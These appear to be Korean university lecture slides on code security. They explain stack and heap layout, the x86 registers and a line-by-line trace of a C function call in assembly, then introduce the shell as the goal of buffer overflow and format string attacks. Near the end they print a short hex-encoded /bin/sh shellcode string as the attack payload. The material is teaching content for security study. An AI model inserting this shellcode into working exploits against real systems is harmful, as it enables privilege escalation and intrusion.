




정보보호론 #8

코드 보안

Prof. Byung Il Kwak



- 시스템 보안의 이해
- 계정 관리
- 세션 관리
- 접근 제어
- 권한 관리
- 로그 관리
- 취약점 관리

- 시스템 구성과 프로그램 동작
- 버퍼 오버플로 공격
- 포맷 스트링 공격
- 메모리 해킹


CONTENTS

- 시스템 구성과 프로그램 동작

시스템 구성과 프로그램 동작

□ 프로그램과 코드 보안


- 하드웨어, 어셈블리어, 소스 코드 중 보안 취약점이 가장 쉽게 발생하는 곳은 소스 코드
- 소스코드에서 문제가 생기는 요인은 '데이터의 형태와 길이에 대한 불명확한 정의'
 - 아이에게 장보기 심부름을 시킬 때 사올 물품의 종류와 가격을 불명확하게 알려주어 친구의 꼬임에 넘어가는 경우
 - 소스코드(엄마)가 어셈블리어(아이)에게 하드웨어(장바구니)를 주며 명령을 내렸는데, 데이터(고기)의 형태와 길이에 대한 불명확한 정의로 해커(친구)에게 공격(싼 고기를 사고 나머지 돈으로 모두 과자를 사라는 유혹)을 받는 것



➡ 시스템 구성과 프로그램 동작

□ 시스템 메모리의 구조

- 프로그램을 동작시키면 프로그램이 동작하기 위한 가상의 공간이 메모리에 생성.
- 메모리 공간은 목적에 따라 상위 메모리와 하위 메모리로 나뉨
- 상위 메모리에는 스택, 하위 메모리에는 힙 생성



메모리의 기본 구조

시스템 구성과 프로그램 동작

□ 시스템 메모리의 구조

▣ 스택 영역과 힙 영역

- 스택 영역

- 프로그램 로직이 동작하기 위한 인자와 프로세스 상태를 저장하는 데 사용.
- 레지스터의 임시 저장, 서브루틴 사용 시 복귀 주소저장, 서브루틴에 인자 전달 등에 사용.
- 스택은 메모리의 상위 주소에서 하위 주소 방향으로 사용, 후입선출(LIFO) 원칙에 따라 나중에 저장된 값을 먼저 사용

시스템 구성과 프로그램 동작

□ 시스템 메모리의 구조

▣ 스택 영역과 힙 영역

- 힙 영역

- 프로그램이 동작할 때 필요한 데이터 정보를 임시로 저장하는 데 사용
- 프로그램이 실행될 때까지 알 수 없는 가변적인 양의 데이터를 저장하기 위해 프로그램 프로세스가 사용할 수 있도록 미리 예약된 메인 메모리 영역.
- 힙 영역은 프로그램에 의해 할당되었다가 회수되는 작용을 되풀이함
- 힙의 기억 장소는 포인터 변수를 통해 동적으로 할당받고 돌려주며, 연결 목록이나 나무, 그래프 등의 동적인 데이터 구조를 만드는 데 반드시 필요함
- 프로그램 실행 중에 해당 힙 영역이 없어지면 메모리 부족으로 이상 종료

시스템 구성과 프로그램 동작

시스템 메모리의 구조

레지스터

- CPU의 임시 메모리로 CPU 연산과 어셈블리어의 동작에 필요
- 주로 사용되는 인텔 80x86 CPU가 프로그램 동작을 위해 제공하는 레지스터의 종류

80x86 CPU의 레지스터

범주	80386 레지스터	이름	비트	용도	범주	80386 레지스터	이름	비트	용도
범용 레지스터	EAX	누산기(accumulator)	32	산술 연산에 사용(함수의 결과 값 저장)	인덱스 레지스터	EDI	목적지 인덱스(destination index)	32	목적지 주소의 값 저장
	EBX	베이스 레지스터(base register)	32	특정 주소 저장(주소 지정을 확대하기 위한 인덱스로 사용)		ESI	출발지 인덱스(source index)	32	출발지 주소의 값 저장
	ECX	카운트 레지스터(count register)	32	반복적으로 실행되는 특정 명령에 사용(루프의 반복 횟수나 좌우 방향 시프트 비트 수 기억)	플래그 레지스터	EFLAGS	플래그 레지스터(flag register)	32	연산 결과 및 시스템 상태와 관련된 여러 가지 플래그 값 저장
	EDX	데이터 레지스터(data register)	32	일반 데이터 저장(입출력 동작에 사용)					
세그먼트 레지스터	CS	코드 세그먼트 레지스터 (code segment register)	16	실행 기계 명령어가 저장된 메모리 주소 지정					
	DS	데이터 세그먼트 레지스터 (data segment register)	16	프로그램에서 정의된 데이터, 상수, 작업 영역의 메모리 주소 지정					
	SS	스택 세그먼트 레지스터 (stack segment register)	16	프로그램이 임시로 저장할 필요가 있거나 사용자의 피호출 서브루틴이 사용할 데이터와 주소 포함					
	ES, FS, GS	엑스트라 세그먼트 레지스터 (extra segment register)	16	문자 연산과 추가 메모리 지정에 사용되는 여분의 레지스터					
포인터 레지스터	EBP	베이스 포인터(base pointer)	32	SS 레지스터와 함께 스택 내의 변수값을 읽는데 사용					
	ESP	스택 포인터(stack pointer)	32	SS 레지스터와 함께 스택의 가장 끝 주소를 가리킴					
	EIP	명령 포인터(instruction pointer)	32	다음 명령어의 오프셋(상대 위치 주소)을 저장하며, CS 레지스터와 합쳐져 다음에 수행될 명령의 주소 형성					

시스템 구성과 프로그램 동작

□ 프로그램 실행 구조

▣ 스택과 레지스터의 실제 사용

- main 함수와 덧셈을 하는 서브루틴인 function이 있는 프로그램

```
void main() {  
    int c;  
    c=function(1, 2);  
}  
  
int function(int a, int b) {  
    char buffer[10];  
    a=a+b;  
    return a;  
}
```


시스템 구성과 프로그램 동작

□ 프로그램 실행 구조

▣ 스택과 레지스터의 실제 사용

- 어셈블리어로 된 코드 생성

```
gcc -S -o sample.a sample.c
vi sample.a
```



```
Telnet 192.168.239.129
.file "sample.c"
.version "01.01"
gcc2_compiled.:
.text
.align 4
.globl main
.type main,@function
main:
    pushl %ebp
    movl %esp,%ebp
    subl $4,%esp
    pushl $2
    pushl $1
    call function
    addl $8,%esp
    movl %eax,%eax
    movl %eax,-4(%ebp)
.Lf1:
    leave
    ret
.Lfe1:
.size main,.Lf1-main
.align 4
.globl function
"sample.a" 41L, 614C
```

sample.c 의 어셈블리어 파일 sample.a 내용

시스템 구성과 프로그램 동작

□ 프로그램 실행 구조

▣ 스택과 레지스터의 실제 사용

– sample.c의 어셈블리어 파일인 sample.a

```
.file "sample.c"
.version "01.01"
gcc2_compiled.:
.text
.align 4
.globl main
.type main,@function
main:
    pushl %ebp                1
    movl %esp,%ebp           2
    subl $4,%esp             3

    pushl $2                 4
    pushl $1                 5
    call function            6
    addl $8,%esp              7
    movl %eax,%eax           8
    movl %eax,-4(%ebp)        9

.L1:
    leave                    10
    ret                     11

.Lfe1:
    .size main,.Lfe1-main
    .align 4
.globl function
.type function,@function
```

```
function:
    pushl %ebp                7
    movl %esp,%ebp           8
    subl $12,%esp            9
    movl 12(%ebp),%eax        10
    addl %eax,8(%ebp)         11
    movl 8(%ebp),%edx         12
    movl %edx,%eax           13
    jmp .L2                  14
    .p2align 4,,7

.L2:
    leave                    15
    ret                     16

.Lfe2:
    .size function,.Lfe2-function
    .ident "GCC: (GNU) egcs-2.91.66 19990314/Linux (egcs-1.1.2 release)"
```


시스템 구성과 프로그램 동작

□ 프로그램 실행 구조

▣ 스택과 레지스터의 실제 사용

① pushl %ebp

- main 함수가 시작되면 EBP(extended base pointer) 레지스터 값을 스택에 저장.
- EBP 레지스터에는 스택에서 현재 호출되어 사용되는 함수의 시작 주소값이 저장되며 함수 실행과 관련된 지역변수 참조 기준이 됨.
- 스택에 저장된 EBP는 SFP(saved framepointer)라고 부름.
- EBP 바로 앞에는 함수 종료 시 점프할 주소 값이 저장되는 RET(return address) 저장.



pushl %ebp 실행 시 스택의 구조


시스템 구성과 프로그램 동작

□ 프로그램 실행 구조

▣ 스택과 레지스터의 실제 사용

② `movl %esp,%ebp`

- ESP(extended stack pointer) 레지스터는 항상 현재 스택 영역의 가장 하위 주소 저장.
- 스택은 높은 주소에서 낮은 주소로 이동하고 데이터 저장하므로 스택이 확장되면 스택 포인터도 높은 주소에서 낮은 주소로 값 변경됨.
- `movl %esp,%ebp` 명령은 현재의 SP 값을 EBP 레지스터에 저장하라는 것.



시스템 구성과 프로그램 동작

□ 프로그램 실행 구조

▣ 스택과 레지스터의 실제 사용

③ `subl $4,%esp`

- ESP 값(int c 할당 값)에서 4바이트만큼을 뺀다. 즉 스택에 4바이트의 용량을 할당한다.

④ `pushl $2`


- 스택에 정수 2 저장.

⑤ `pushl $1`

- 스택에 정수 1 저장.

⑥ `call function`

- 함수 호출.
- ④~⑥ 단계는 `function(1, 2)` 코드.



`pushl $2, pushl $1, call function` 실행 시 스택의 구조


시스템 구성과 프로그램 동작

□ 프로그램 실행 구조

▣ 스택과 레지스터의 실제 사용

7 pushl %ebp

- function 함수의 기준 값으로, 현재 EBP 값을 스택에 저장.



pushl %ebp 실행 시 스택의 구조


시스템 구성과 프로그램 동작

□ 프로그램 실행 구조

▣ 스택과 레지스터의 실제 사용

⑧ `movl %esp,%ebp`

- `function(1, 2)`의 시작에서도 프로로그(`pushl %ebp` 명령과 `movl %esp,%ebp`)가 실행.



`movl %esp,%ebp` 실행 시 스택의 구조

시스템 구성과 프로그램 동작


□ 프로그램 실행 구조

▣ 스택과 레지스터의 실제 사용

⑨ `subl $12,%esp`

– ESP 값(char buffer[10]의 할당 값)에서 12바이트를 뺀(스택에 12바이트 용량 할당).

- 소스코드에서 'char buffer[10]'과 같이 10바이트만큼 할당되도록 했으나 스택에서는 4바이트 단위로 할당되므로 12바이트가 할당됨.



시스템 구성과 프로그램 동작


□ 프로그램 실행 구조

▣ 스택과 레지스터의 실제 사용

⑩ `movl 12(%ebp),%eax`

- EBP에 12바이트를 더한 주소 값 내용(정수 2)을 EAX 값에 복사. 누산기인 EAX(extended accumulator) 레지스터는 입출력과 대부분의 산술 연산에 사용됨.

- 예) 곱셈, 나눗셈, 변환 명령은 EAX를 사용함.




시스템 구성과 프로그램 동작

□ 프로그램 실행 구조

▣ 스택과 레지스터의 실제 사용

11 `addl %eax,8(%ebp)`

- EBP에 8바이트를 더한 주소 값 내용(정수 1)에 EAX(10 단계에서 2로 저장) 값을 더하므로 8(%ebp) 값은 3이 됨.



`addl %eax,8(%ebp)` 실행 시 스택의 구조


시스템 구성과 프로그램 동작

□ 프로그램 실행 구조

▣ 스택과 레지스터의 실제 사용

12 movl 8(%ebp),%edx

- EDX(extended data) 레지스터는 입출력 연산에 사용하는 것으로, 큰 수의 곱셈과 나눗셈 연산 시 EAX와 함께 사용.
- movl 8(%ebp),%edx 명령은 EBP에 8바이트를 더한 주소 값 내용(정수 3)을 EDX에 저장하는 것으로 $a = a + b$ 의 결과 값을 저장하는 과정임.



movl 8(%ebp),%edx 실행 시 스택의 구조

시스템 구성과 프로그램 동작

□ 프로그램 실행 구조

▣ 스택과 레지스터의 실제 사용

14 jmp .L2

- L2로 점프.

15 leave

- 함수를 끝냄.

16 ret

- function 함수를 마치고 함수에 저장된 EBP 값 제거 뒤 main 함수의 원래 EBP 값으로 EBP 레지스터 값 변경.

17 addl \$8,%esp

- ESP에 8바이트를 더함.

18 movl %eax,%eax

- EAX 값을 EAX로 복사(사실상 의미는 없음).

19 movl %eax,-4(%ebp)

- EBP에서 4바이트 뺀 주소 값(int c)에 EAX 값 복사.

20 leave

(21) ret

- 모든 과정을 마치고 프로그램 종료.


→ 시스템 구성과 프로그램 동작

□ 셸 (Shell)

- 운영체제를 둘러싸고 있으면서 입력받는 명령어를 실행하는 명령어
- 해석기로 조개 껍데기에 비유
- 종류는 매우 다양하며 크게 본 셸, C 셸, 콘 셸로 나뉨

□ 셸의 역할

- 자체에 내장된 명령어 제공
- 입력·출력·오류에 대한 리다이렉션 기능 제공
- 와일드카드 기능 제공
- 파이프라인 기능 제공
- 조건부·무조건부 명령열 작성 기능 제공
- 서브셸 생성 기능 제공
- 후면 처리 가능
- 셸 스크립트 (프로그램) 작성 가능



유닉스 계열 시스템에서의 셸의 역할

→ 시스템 구성과 프로그램 동작

□ 셸 (Shell)

- 버퍼 오버플로나 포맷 스트링 공격의 목적은 '관리자 권한의 셸'



```
Telnet 192.168.239.129
[root@Redhat62 ~]#
[root@Redhat62 ~]#
[root@Redhat62 ~]# /bin/sh
bash#
bash#
bash# exit
exit
[root@Redhat62 ~]#
<reverse-i-search>'':
```

레드햇 6.2에서 본 셸의 실행과 취소

- 버퍼 오버플로나 포맷 스트링 공격에서는 /bin/sh를 다음과 같이 기계어 코드로 바꿔 메모리에 올림

```
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00\x00"
"\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xb8\x01"
"\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff\xff"
"\x2f\x62\x69\x6e\x2f\x73\x68";
```

- 셸을 기계어로 바꾸는 이유는 메모리에 원하는 주소 공간을 올리기 위함

